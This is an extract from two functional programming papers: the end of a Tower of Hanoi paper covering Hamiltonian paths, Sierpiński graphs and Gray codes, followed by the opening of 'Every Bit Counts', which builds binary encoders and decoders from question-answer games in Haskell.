$$\begin{aligned} bramah_0 \quad \left( \begin{smallmatrix} a & b \\ c & d \end{smallmatrix} \right) &= [ ] \\ bramah_{n+1} \left( \begin{smallmatrix} a & b \\ c & d \end{smallmatrix} \right) &= bramah_n \left( \begin{smallmatrix} a & b \\ c & d \end{smallmatrix} \right) \pm [(a, b)] \\ &\quad + bramah_n \left( \begin{smallmatrix} c & b \\ a & d \end{smallmatrix} \right) \pm [(b, c)] \\ &\quad + bramah_n \left( \begin{smallmatrix} a & b \\ d & c \end{smallmatrix} \right) \end{aligned}$$

The largest disc is first moved from  $a$  to  $b$ , and then from  $b$  to  $c$ . Since  $\text{bramah}_n$  returns  $3^n - 1$  moves ( $a_0 = 0, a_{n+1} = 3 \cdot a_n + 2$ ), we have actually found a *Hamiltonian path*. The path has another interesting property: if the pegs are arranged in a row,  $a$   $b$   $c$ , then discs are only moved between adjacent pegs.

The Hamiltonian path for four discs is displayed in Fig. 6. The picture is quite appealing. Actually, if we move the sub-triangles closer to each other so that the corners touch, we obtain a nice fractal image. Fig. 7 shows the result for 7 discs. The corresponding graph is known as the discrete Sierpiński gasket graph.<sup>1</sup> The picture has been drawn using Functional Metapost's turtle graphics (Korittky, 1998).

The command *forward* moves the turtle one step forward, *turn d* turns the turtle clockwise by *d* degrees, and *&* sequences two turtle actions. Since turtle graphics is state-based—the turtle has a position and faces a direction—recursive definitions typically maintain an invariant. To draw the ‘triangle’  $a^b_c$ , we start at *a* looking at *b* and stop at *c* looking away from *b*. The overall change of direction is twice the second argument of *curve*, which for equilateral triangles is either  $60^\circ$  or  $-60^\circ$ .


The curve is closely related to Sierpiński's arrowhead curve. In fact, both curves yield Sierpiński's triangle as  $n$  goes to infinity. As an aside, Sierpiński's triangle is a so-called *fractal curve*: it has the Hausdorff dimension  $\log 3 / \log 2 \cong 1.58496$ , as it consists of three self-similar pieces with magnification factor 2.

## 8. Gray code


The function *bramah* enumerates the configurations  $\{A, B, C\}^n$  changing only one peg at a time. In other words, the succession of configurations corresponds to a *ternary Gray code*! To investigate the correspondence a bit further, here is a version of *bramah* that returns a list of configurations, rather than a list of moves.

$$\begin{aligned} bramah'_0 \quad \left( \begin{smallmatrix} a & b \\ c & d \end{smallmatrix} \right) &= [[\,]] \\ bramah'_{n+1} \left( \begin{smallmatrix} a & b \\ c & d \end{smallmatrix} \right) &= a \triangleleft bramah'_n \left( \begin{smallmatrix} a & b \\ c & d \end{smallmatrix} \right) \\ &\quad + b \triangleleft bramah'_n \left( \begin{smallmatrix} c & d \\ a & b \end{smallmatrix} \right) \\ &\quad + c \triangleleft bramah'_n \left( \begin{smallmatrix} b & d \\ a & c \end{smallmatrix} \right) \end{aligned}$$

<sup>1</sup>The term gasket graph is actually not used consistently. Some authors call the counterpart of the Hanoi graph the Sierpiński gasket graph, and its contracted variant the Sierpiński graph.



**Figure 6.** A Hamiltonian path in the Hanoi graph for 4 discs.



**Figure 7.** A Hamiltonian path in the Hanoi graph for 7 discs.

There are two standard ternary Gray codes: the so-called modular code, the digits vary  $012|201|120\dots$ , and the reflected code, the digits vary  $012|210|012\dots$ . The definition above yields the latter, as the discs are only moved between adjacent pegs. In fact, we have  $\text{bramah}'_n \left( \begin{smallmatrix} c & b \\ c & a \end{smallmatrix} \right) = \text{reverse}(\text{bramah}'_n \left( \begin{smallmatrix} a & b \\ a & c \end{smallmatrix} \right))$ . Using this property on the second recursive call, we can simplify  $\text{bramah}'_n \left( \begin{smallmatrix} 1 & 2 \\ 0 & 2 \end{smallmatrix} \right)$  somewhat.

$$\begin{aligned} \text{gray3}_0 &= [] \\ \text{gray3}_{n+1} &= 0 \triangleleft \text{gray3}_n + 1 \triangleleft \text{reverse gray3}_n + 2 \triangleleft \text{gray3}_n \end{aligned}$$

For comparison, here is the definition of the Gray *binary* sequence.

$$\begin{aligned} \text{gray2}_0 &= [] \\ \text{gray2}_{n+1} &= 0 \triangleleft \text{gray2}_n + 1 \triangleleft \text{reverse gray2}_n \end{aligned}$$

Actually, the *binary* Gray code is also hidden in the Tower of Hanoi puzzle. We only have to work with a different configuration space: instead of  $\{\text{A}, \text{B}, \text{C}\}^n$  we use  $\{0, 1\}^n$  keeping track whether a disc has been moved an even or an odd number of times. The initial configuration  $\text{AA}^n$  becomes  $00^n$ , the final configuration  $\text{CC}^n$  becomes  $10^n$ . Since the  $i$ th disc is moved  $2^i$  times, all the discs make an even number of moves, except for the largest, which makes a single move.

We can easily adapt *ihanoi* to generate binary Gray code. We take as a starting point the first definition of *movei*, slightly modified so that the next configuration is returned instead of the next move (we also applied the *Just a + m = Just a* simplification).

$$\begin{aligned} \text{configi} [] &\quad c' = \text{Nothing} \\ \text{configi} (p : ps) c' & \\ | p \neq (p \perp c') &= \text{Just} (p \perp c' : ps) \\ | p == (p \perp c') &= p \triangleleft \text{configi} ps (p \perp c') \end{aligned}$$

Now, the Gray code equivalent of  $\perp$  is the Boolean operation *exclusive or*, that is, inequality of Booleans. This implies that the last target  $c'$  corresponds to a *parity bit*. Thus, *configi* becomes (the code uses Booleans rather than bits)

$$\begin{aligned} \text{codei} [] &\quad p = \text{Nothing} \\ \text{codei} (b : bs) p & \\ | b \neq (b \neq p) &= \text{Just} ((b \neq p) : bs) \\ | b == (b \neq p) &= b \triangleleft \text{codei} bs (b \neq p) . \end{aligned}$$

Again, we can simplify the code a bit: inequality and equality of Boolean values are associative (Backhouse and Fokkinga, 2001), so  $b \neq (b \neq p)$  is simply  $p$ . Using  $\text{False} \neq b = b$  and  $\text{True} \neq b = \neg b$ , we obtain

$$\begin{aligned} \text{codei} [] &\quad p = \text{Nothing} \\ \text{codei} (b : bs) p & \\ | p &= \text{Just} (\neg b : bs) \\ | \neg p &= b \triangleleft \text{codei} bs b . \end{aligned}$$

In words: we traverse the list  $p : bs$  up to the first 1; the following bit, if any, is flipped.

As for *ihanoi*, we have to maintain two pieces of information: the current Gray code and the current *parity bit*. The latter is easy to update: it is flipped in each step. Summing up, we obtain the following Gray code generator.

$$\begin{aligned} \text{igray } bs &= \text{map fst} (\text{iterate step} (bs, \text{foldr} (\neq) \text{True} bs)) \\ \text{where step } (bs, p) &= \text{do} \{ bs' \leftarrow \text{codei} bs p; \\ &\quad \text{return} (bs', \neg p) \} \end{aligned}$$

This is, in fact, the functional version of Knuth's Algorithm G (2005).

## 9. Conclusion and further reading

We have come to the end of the Tour D'Hanoï. In the spirit of the wholemeal approach we started with an inductive definition of the

Hanoi *graph*. From that we derived a series of programs evolving around the Tower of Hanoi theme. Knowing the big picture was jolly useful: for instance, calculating the number of moves could be reduced to the problem of locating a configuration in the graph. Projective program transformations are abundant: *hanoi* is derived from *graph* by projecting onto the lower side of the graph, *cycle* is derived from *hanoi* by mashing out the moves of the larger discs, and so forth.

The transformations could be made rigorous within the Algebra of Programming framework (Bird and de Moor, 1997). Occasionally, this comes at an additional cost. For instance, to derive *cycle* from *hanoi* we would additionally need the disc number, which is not present in *hanoi*'s output.

A lot is left to explore. There are literally hundreds of papers on the subject: Paul Stockmeyer's comprehensive bibliography has a total of 369 entries (2005). From that bibliography I learned that my definition of the Hanoi graph is not original: Er introduced it to analyse the complexity of the generalised Tower of Hanoi problem (1983). The original instructions of the game already alluded to the recursive procedure for solving the puzzle. It has been used since to illustrate the concept of recursion. The parallel version—usually classified as iterative—is due to Buneman and Levy (1980). Backhouse and Fokkinga (2001) show that each disc cycles around the pegs exploiting the associativity of equivalence. To the best of the author's knowledge the iterative, or stepwise variant is original. The connection to Gray codes has first been noticed by Gardner (1972).

## Acknowledgments

Special thanks are due to Daniel James for enjoyable discussions and for suggesting a number of stylistic and presentational improvements. Thanks are also due to the anonymous referees for an effort to make the paper less dense.

## References

- Backhouse, Roland, and Maarten Fokkinga. 2001. The associativity of equivalence and the Towers of Hanoi problem. *Information Processing Letters* 77:71–76.
- Bird, Richard, and Oege de Moor. 1997. *Algebra of Programming*. London: Prentice Hall Europe.
- Buneman, Peter, and Leon Levy. 1980. The Towers of Hanoi problem. *Information Processing Letters* 10(4–5):243–244.
- Er, M.C. 1983. An analysis of the generalized Towers of Hanoi problem. *BIT* 23:429–435.
- Gardner, Martin. 1972. Mathematical games: The curious properties of the Gray code and how it can be used to solve puzzles. *Scientific American* 227(2):106–109. Reprinted, with Answer, Addendum, and Bibliography, as Chapter 2 of *Knotted Doughnuts and Other Mathematical Entertainments*, W. H. Freeman and Co., New York, 1986.
- Hinze, Ralf. 2008. Functional Pearl: Streams and Unique Fixed Points. In *Proceedings of the 2008 International Conference on Functional Programming*, ed. Peter Thiemann, 189–200. ACM Press.
- Knuth, Donald E. 2005. *The Art of Computer Programming, Volume 4, Fascicle 2: Generating All Tuples and Permutations*. Addison-Wesley Publishing Company.
- Koritky, Joachim. 1998. *Functional METAPOST*. Diplomarbeit, Universität Bonn.
- Stockmeyer, Paul K. 2005. The Tower of Hanoi: A bibliography. Available from <http://www.cs.wm.edu/~pkstoc/biblio2.pdf>.

# Functional Pearl: Every Bit Counts

Dimitrios Vytiniotis

Microsoft Research

dimitris@microsoft.com

Andrew Kennedy

Microsoft Research

akenn@microsoft.com

## Abstract

We show how the binary encoding and decoding of typed data and typed programs can be understood, programmed, and verified with the help of question-answer games. The encoding of a value is determined by the yes/no answers to a sequence of questions about that value; conversely, decoding is the interpretation of binary data as answers to the same question scheme.

We introduce a general framework for writing and verifying game-based codecs. We present games for structured, recursive, polymorphic, and indexed types, building up to a representation of well-typed terms in the simply-typed  $\lambda$ -calculus. The framework makes novel use of isomorphisms between types in the definition of games. The definition of isomorphisms together with additional simple properties make it easy to prove that codecs derived from games never encode two distinct values using the same code, never decode two codes to the same value, and interpret any bit sequence as a valid code for a value or as a prefix of a valid code.

## 1. Introduction

Let's play a guessing game:

I am a simply-typed program.<sup>1</sup> Can you guess which one?  
Are you a function application? No.  
You must be a function. Is your argument a Nat? Yes.  
Is your body a variable? No.  
Is your body a function application? No.  
It must be a function. Is its argument a Nat? Yes.  
Is its body a variable? Yes.  
Is it bound by the nearest  $\lambda$ ? No.  
You must be  $\lambda x:\text{Nat}.\lambda y:\text{Nat}.x$ . You're right!

From the answer to the first question, we know that the program is not a function application. Moreover, the program is closed, and therefore it can *only* be a  $\lambda$ -abstraction; hence we proceed to ask

<sup>1</sup> A closed program in the simply-typed  $\lambda$ -calculus with types  $\tau ::= \text{Nat} \mid \tau \rightarrow \tau$  and terms  $e ::= x \mid e\ e \mid \lambda x:\tau.e$ , identified up to  $\alpha$ -equivalence. We have deliberately impoverished the language for simplicity of presentation; in practice there would also be constants, primitive operations, and perhaps other constructs.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

Copyright © ACM [to be supplied]... \$10.00

new questions about the argument type and body. We continue asking questions until we have identified the program. In this example, we asked just seven questions. Writing 1 for *yes*, and 0 for *no*, our answers were 0100110. This is a *code* for the program  $\lambda x:\text{Nat}.\lambda y:\text{Nat}.x$ .

By deciding which questions constitute our game we've thereby built an *encoder* for programs. By interpreting a bit sequence as answers to that same game, we have a *decoder*. If we choose our questions carefully, we can make sure that no two programs are assigned the same code (no *ambiguity*), no two codes identify the same program (no *redundancy*), and moreover, any bit sequence either has a prefix that is a valid code, or is a prefix of a valid code (no *junk*). No junk justifies the phrase in the title ‘every bit counts’.

Related ideas have previously appeared in domain-specific work; tamper-proof bytecode [10, 13] and compact proof witnesses in proof carrying code [19]. This paper crystallizes and formalizes the key intuition behind both those works: question-and-answer games.


More specifically, in this paper we show how to program games, from which we create codecs for numbers, lists, and sets, building up to every-bit-counts codes for terms of the simply-typed  $\lambda$ -calculus. Our contributions are as follows:

- We introduce games for encoding and decoding: a novel way to think about and program codecs (Section 2). We build simple games for numeric types, and provide combinators that construct complex games from simpler ones, producing correct-by-construction coding schemes for structured, recursive, polymorphic, and indexed types.
- Under easily-stated assumptions concerning the structure of games, we prove round-trip properties of encoding and decoding, and the ‘every bit counts’ property of the title (Section 3).
- We develop more sophisticated games for abstract types such as sets and multisets, making crucial use of the invariants associated with such types. (Section 4)
- We build question-answer games for simply-typed terms that yield unambiguous and non-redundant codes. In addition, we give an every-bit-counts coding scheme (Section 5) for simply-type terms. To our knowledge, this is the first provably such coding scheme for a typed language. Finally, we give discussion and connections to related work. (Sections 6 and 7)


We will be using Haskell (for readability, familiarity, and executability) but the paper is accompanied by a partial Coq formalization (for correctness) downloadable from:

<http://research.microsoft.com/people/dimitris/>

The non-ambiguity and non-redundancy properties of our coding schemes follow *by construction* in our Coq development, and by very localized reasoning in our Haskell code. We make use of infinite structures, utilizing laziness in Haskell (and co-induction in Coq), but the code should adapt to call-by-value languages through the use of thunks.



**Figure 1:** Unary game for naturals



**Figure 2:** Range dichotomy game for naturals in  $[0, 15]$

## 2. From games to codecs

We can visualize question-and-answer games graphically as binary decision trees.

Figure 1 visualizes a (naïve) game for natural numbers. Each rectangular node contains a question, with branches to the left for *yes* and right for *no*. Circular leaf nodes contain the final result that has been determined by a sequence of questions asked on a path from the root. Arcs are labelled with the ‘knowledge’ at that point in the game, characterised as subsets of the original domain.

Let’s dry-run the game. We start at the root knowing that we’re in the set  $\{n \mid n \geq 0\}$ . First we ask whether the number is *exactly* 0 or not. If the answer is *yes* we continue on the left branch and immediately reach a leaf that tells us that the result is 0. If the answer is *no* then we continue on the right branch, knowing now that the number in hand is in the set  $\{n \mid n \geq 1\}$ . The next question asks whether the number is *exactly* 1 or not. If yes, we are done, otherwise we continue as before, until the result is reached.

Figure 2 shows a more interesting game for natural numbers in the range  $[0, 15]$ . This game proceeds by asking whether the number in hand is greater than the *median* element in the current range. For example, the first question asks of a number  $n \in [0, 15]$  whether  $n \in [8, 15]$  or  $n \in [0, 7]$ , splitting the range into two disjoint parts. If  $n \in [8, 15]$  we play the game given by the left subtree. If  $n \in [0, 7]$  we play the game given by the right subtree.

In both games, the encoding of a value can be determined by labelling all left edges with 1 and all right edges with 0, and returning the path from the root to the value. Conversely, to decode, we interpret the input bitstream as a path down the tree. So in the game of Figure 1, a number  $n \in \mathbb{N}$  is encoded in unary as  $n$  zeroes followed by a one, and in the game of Figure 2, a number  $n \in [0, 15]$  is encoded as 4-bit binary, as expected. For example, the encoding of 2 is 0010 and 3 is 0011. There is one more difference

between the two games: the game of Figure 1 is infinite whereas the game of Figure 2 is finite.

It’s clear that question-and-answer games give rise to codes that are *unambiguous*: a bitstring uniquely determines a value. Moreover, the one-question-at-a-time nature of games ensures that codes are *prefix-free*: no code is the prefix of any other valid code [20].

Notice two properties common to the games of Figure 1 and 2: every value in the domain is represented by some leaf node (we call such games *total*), and each question strictly partitions the domain (we call such games *proper*). Games satisfying both properties give rise to codecs with the following property: any bitstring of is a prefix of or has a prefix that is a code for some value. This is the ‘every bit counts’ property of the title. In Section 3 we pin these ideas down with theorems.

But how can we actually *compute* with games? We’ve explained the basic principles in terms of set membership and potentially infinite trees, and we need to translate these ideas into code.

- We must represent *infinite* games without constructing all the leaf nodes ahead-of-time. This is easy: just construct the game tree *lazily*.
- We need something corresponding to ‘a set of possible values’, which we’ve been writing on the arcs in our diagrams. *Types* are the answer here, sometimes with additional implicit invariants; for example, in Haskell, ‘`Int` in the range  $[4, 7]$ ’.
- We must capture the splitting of the domain into two disjoint parts. This is solved by *type isomorphisms* of the form  $\tau \cong \tau_1 + \tau_2$ , with  $\tau_1$  representing the domain of the left subtree (corresponding to answering *yes* to the question) and  $\tau_2$  representing the domain of the right subtree (corresponding to *no*).
- Lastly, we need a means of using this splitting to query the data (when encoding), and to construct the data (when decoding). Type isomorphisms provide a very elegant solution to this task: we simply use the maps associated with the isomorphism.

Let’s get concrete with some code, in Haskell!

### 2.1 Games in Haskell

Let’s dive straight in, with a data type for games:

```
data Game :: * → * where
  Single :: ISO t () → Game t
  Split :: ISO t (Either t1 t2) → Game t1 → Game t2 → Game t
```

A value of type `Game t` represents a game with domain `t`, whose leaves built with `Single` represent singletons and whose nodes built with `Split` represent a splitting of the domain into two parts. The leaves carry a representation of an isomorphism between `t` and `()`, Haskell’s unit type. The nodes carry a representation of an isomorphism between `t` and `Either t1 t2` (Haskell’s sum type), and two sub-games of type `Game t1` and `Game t2`.<sup>2</sup>

What is `ISO`? It’s just a pair of maps witnessing an isomorphism:

```
-- (Iso to from) must satisfy invariants
--   to ∘ from = id   and   from ∘ to = id
data ISO t s = Iso { to :: t → s, from :: s → t }
```

Without further ado we write a *generic* encoder and decoder, once and for all. We use `Bit` for binary digits rather than `Bool` so that output is more readable:

```
type Bit = Int -- 0 or 1
```

<sup>2</sup>The type variables `t1` and `t2` are *existential variables*, not part of vanilla Haskell 98, but supported by all modern Haskell compilers.

Given a Game  $t$ , here is an encoder for  $t$ :

```
enc :: Game t → t → [Bit]
enc (Single _) x = []
enc (Split (Iso ask _) g1 g2) x
  = case ask x of Left x1 → 1 : enc g1 x1
    Right x2 → 0 : enc g2 x2
```

If the game we are playing is a Single leaf, then  $t$  must be a singleton, so we need no bits to encode  $t$ , and just return the empty list. If the game is a Split node, we ask how  $x$  of type  $t$  can be split to a value of either  $t_1$  or  $t_2$  for some  $t_1$  and  $t_2$ . Depending on the answer we output 1 or 0 and continue playing either the sub-game  $g_1$  or  $g_2$ .

A decoder is also simple to write:

```
dec :: Game t → [Bit] → (t, [Bit])
dec (Single (Iso _ bld)) str = (bld (), str)
dec (Split _ _ _) [] = error "Input too short"
dec (Split (Iso _ bld) g1 g2) (1:xs)
  = let (x1, rest) = dec g1 xs
    in (bld (Left x1), rest)
dec (Split (Iso _ bld) g1 g2) (0:xs)
  = let (x2, rest) = dec g2 xs
    in (bld (Right x2), rest)
```

The decoder accepts a game Game  $t$  and a bitstring of type [Bit]. If the input bitstring is too short to decode a value then dec raises an error indicating this<sup>3</sup>. Otherwise it returns a decoded value of type  $t$  and the suffix of the input list that was not consumed. If the game is Single, then dec can return the unique value in  $t$  by applying the inverse map of the isomorphism on (). No bits are consumed, as no questions need answering! If the game is Split but the input list is empty then dec raises an error. Otherwise, depending on the first bit, dec decodes the rest of the bitstring using either sub-game  $g_1$  or  $g_2$ , building a value of  $t$  using the bld function of the isomorphism gadget.

Hopefully the way that type isomorphisms are used in Split is now clear. When encoding a value, we ask questions of the data using the forward map of the isomorphism to get answers of the form  $\text{Left } x$  or  $\text{Right } y$ , that capture both the yes/no ‘answer’ to the question and data with which to continue playing the game. When decoding, we apply the inverse map of the isomorphism to build data with  $\text{Left } x$  or  $\text{Right } x$  as determined by the next bit in the input stream.

A trivial game for booleans expresses this most directly, utilizing the isomorphism between Bool and Either () () (or in mathematical notation,  $\mathbb{B} \cong \mathbf{1} + \mathbf{1}$ ).

```
unitGame :: Game ()
unitGame = Single (Iso (λ() → ()) (λ() → ()))

boolIso :: ISO Bool (Either () ())
boolIso =
  Iso (λb → if b then Left() else Right())
    (λx → case x of Left() → True; Right() → False)

boolGame :: Game Bool
boolGame = Split boolIso unitGame unitGame
```

## 2.2 Warm-up: number games

These simple definitions are already enough to write games for a range of numeric encodings.

<sup>3</sup>We could alternatively have dec return Maybe (t, [Bit]); this is indeed what our Coq formalization does.

**Unary games for naturals** The following function accepts an integer  $k$  and returns a game for natural numbers greater than or equal to  $k$ . In Haskell it is difficult to express such invariants using types so we will be commenting our functions with their ‘real’ more expressive types in the rest of this paper.

```
-- geNatGame k returns a game for { n:Nat | n ≥ k }
geNatGame :: Nat → Game Nat
geNatGame k = Split iso (constGame k) (geNatGame (k+1))
  where iso :: ISO Nat (Either Nat Nat)
    iso = Iso ask bld
    -- Precondition of ask x: x ≥ k
    ask x = if x == k then Left x else Right x
    bld (Left x) = x
    bld (Right x) = x
```

What is constGame  $k$ ? It’s simply a singleton game for some data which is exactly equal to  $k$ :

```
constGame :: t → Game t
constGame k = Single (Iso (const ()) (const k))
```

Notice that our definition of geNatGame exactly matches the tree of Figure 1. Each recursive call to geNatGame corresponds to a rectangular node in the figure. Each call to constGame corresponds to a circular node in the figure.

We can test our games using the generic dec and enc functions:

```
> enc (geNatGame 0) 3
[0,0,0,1]
> enc (geNatGame 0) 2
[0,0,1]
> dec (geNatGame 0) [0,0,1]
Just (2, [])
```

There is yet another, simpler, game for naturals based on their unary encoding. This time the game just asks if a number  $n$  is zero or not: if the answer is yes then we are done, otherwise we play the very same game for the predecessor of  $n$ .

```
succIso :: ISO Nat (Either () Nat)
succIso = Iso ask bld
  where ask 0 = Left ()
        ask (n+1) = Right n
        bld (Left ()) = 0
        bld (Right n) = n+1
```

```
unaryNatGame :: Game Nat
unaryNatGame = Split succIso unitGame unaryNatGame
```

All the magic lies in succIso. The ask function asks whether the number is 0. If yes, it returns () on the left. If not it returns the predecessor of  $n$  on the right. It is easy to see by inspection that ask and bld form an isomorphism between Nat and Either () Nat, or  $\mathbb{N} \cong \mathbf{1} + \mathbb{N}$ .

**The range game for naturals** How about the range encoding for natural numbers, sketched in Figure 2? Easy:

```
-- Precondition for rangeGame k1 k2: k1 ≤ k2
rangeGame :: Nat → Nat → Game Nat
rangeGame k1 k2 | k1 == k2 = constGame k1
rangeGame k1 k2 = Split (Iso ask bld) g1 g2
  where g1 = rangeGame (m+1) k2
    g2 = rangeGame k1 m
    ask x = if x > m then Left x else Right x
    bld (Left x) = x
    bld (Right x) = x
    m = (k1 + k2) `div` 2
```

The game proceeds by keeping two numbers  $k_1$  and  $k_2$  as its state that corresponds to the range of numbers it is currently dealing

with, very much like the tree in Figure 2. Again, the magic is in the isomorphism gadget. Function `ask` goes left or right depending on whether the current value is greater than, or less than or equal to the median value  $m$ .

**The binary game for naturals** The range encoding results in a logarithmic coding scheme, but only works for naturals in a given range. Can we give a general logarithmic scheme for arbitrary naturals? Yes, and here is the protocol: we first ask if the number is 0 or not. If yes, we are done. If not, we ask whether it is divisible by 2 or not. After playing the game for the quotient, in the first case we multiply by 2 and in the second we multiply by 2 and add 1. In other words, there is a isomorphism  $\mathbb{N} \cong \mathbb{N} + \mathbb{N}$ , via division by 2. Here is the code:

```
binNatGame :: Game Nat
binNatGame = Split succIso unitGame divG
  where divG = Split (Iso ask bld) binNatGame binNatGame
    ask n | even n   = Left (n `div` 2)
           | otherwise = Right (n `div` 2)
    bld (Left m)   = 2*m
    bld (Right m)  = 2*m+1
```

We can test this game; for example:

```
> enc binNatGame 8
[0,0,0,1,0,1,1]
> dec binNatGame [0,0,0,1,0,1,1]
Just (8,[])
> enc binNatGame 16
[0,0,0,1,0,1,0,1,1]
```

After staring at the output for a few moments one observes that the encoding takes double the bits (plus one) that one would expect for a logarithmic code. This is because before every step, an extra bit is consumed to check whether the number is zero or not. The final extra 1 terminates the code. In the next section we explain how the extra bits result in *prefix codes*, a property that our methodology is designed to validate by construction.

The accompanying Haskell code gives additional examples of games for natural numbers, including Elias codes [8], as well as codes based on prime factorization.

### 2.3 Game combinators

To build games for structured types we provide combinators that construct complex games from simple ones. The simplest combinator, (`+>`), transforms a game for  $t$  into a game for  $s$ , given that  $s$  is isomorphic to  $t$ .

```
(+>) :: Game t -> ISO s t -> Game s
(Single j) +> i      = Single (i `seqI` j)
(Split j g1 g2) +> i = Split (i `seqI` j) g1 g2
```

What is `seqI`? It is a combinator on *isomorphisms*, which wires two isomorphisms together. In fact, combining isomorphisms together in many ways is generally useful, so we define a small library of isomorphism combinators. Their signatures are given in Figure 3 and their implementation (and proof) is entirely straightforward.


**Choice** It's dead easy to construct games for sums of two types, if we are given games for each. The `sumGame` combinator is so simple that it hardly has a reason to exist as a separate definition:

```
sumGame :: Game t -> Game s -> Game (Either t s)
sumGame = Split idI
```

idI	:: ISO a a
seqI	:: ISO a b -> ISO b c -> ISO a c
sumI	:: ISO a b -> ISO c d -> ISO (Either a c) (Either b d)
prodI	:: ISO a b -> ISO c d -> ISO (a,c) (b,d)
invI	:: ISO a b -> ISO b a
swapProdI	:: ISO (a,b) (b,a)
swapSumI	:: ISO (Either a b) (Either b a)
assocProdI	:: ISO (a,(b,c)) ((a,b),c)
assocSumI	:: ISO (Either a (Either b c)) (Either (Either a b) c)
prodLUnitI	:: ISO ((),a) a
prodRUnitI	:: ISO (a,()) a
prodRSumI	:: ISO (a,Either b c) (Either (a,b) (a,c))
prodLSumI	:: ISO (Either b c, a) (Either (b,a) (c,a))

Figure 3: Isomorphism combinator signatures

**Composition** Suppose we are given a game  $g_1$  of type `Game t` and a  $g_2$  of type `Game s`. How can we build a game for products  $(t,s)$ ? A simple strategy is to play  $g_1$ , the game for  $t$ , and at the leaves insert copies of  $g_2$ , the game for  $s$ . Graphically, if  $g_1$  looks like the tree on the left, below, composing it with  $g_2$  creates the structure on the right.



The code to achieve this is given by the `prodGame` combinator:

```
prodGame :: ∀ t s. Game t -> Game s -> Game (t,s)
prodGame (Single iso) g2 = g2 +> iso'
  where iso' :: ISO (t,s) s -- assuming ISO t ()
        iso' = prodI iso idI `seqI` prodLUnitI
prodGame (Split (iso:ISO t (Either ta tb)) g1a g1b) g2
  = Split iso' (prodGame g1a g2) (prodGame g1b g2)
  where iso' :: ISO (t,s) (Either (ta,s) (tb,s))
        iso' = prodI iso idI `seqI` prodLSumI
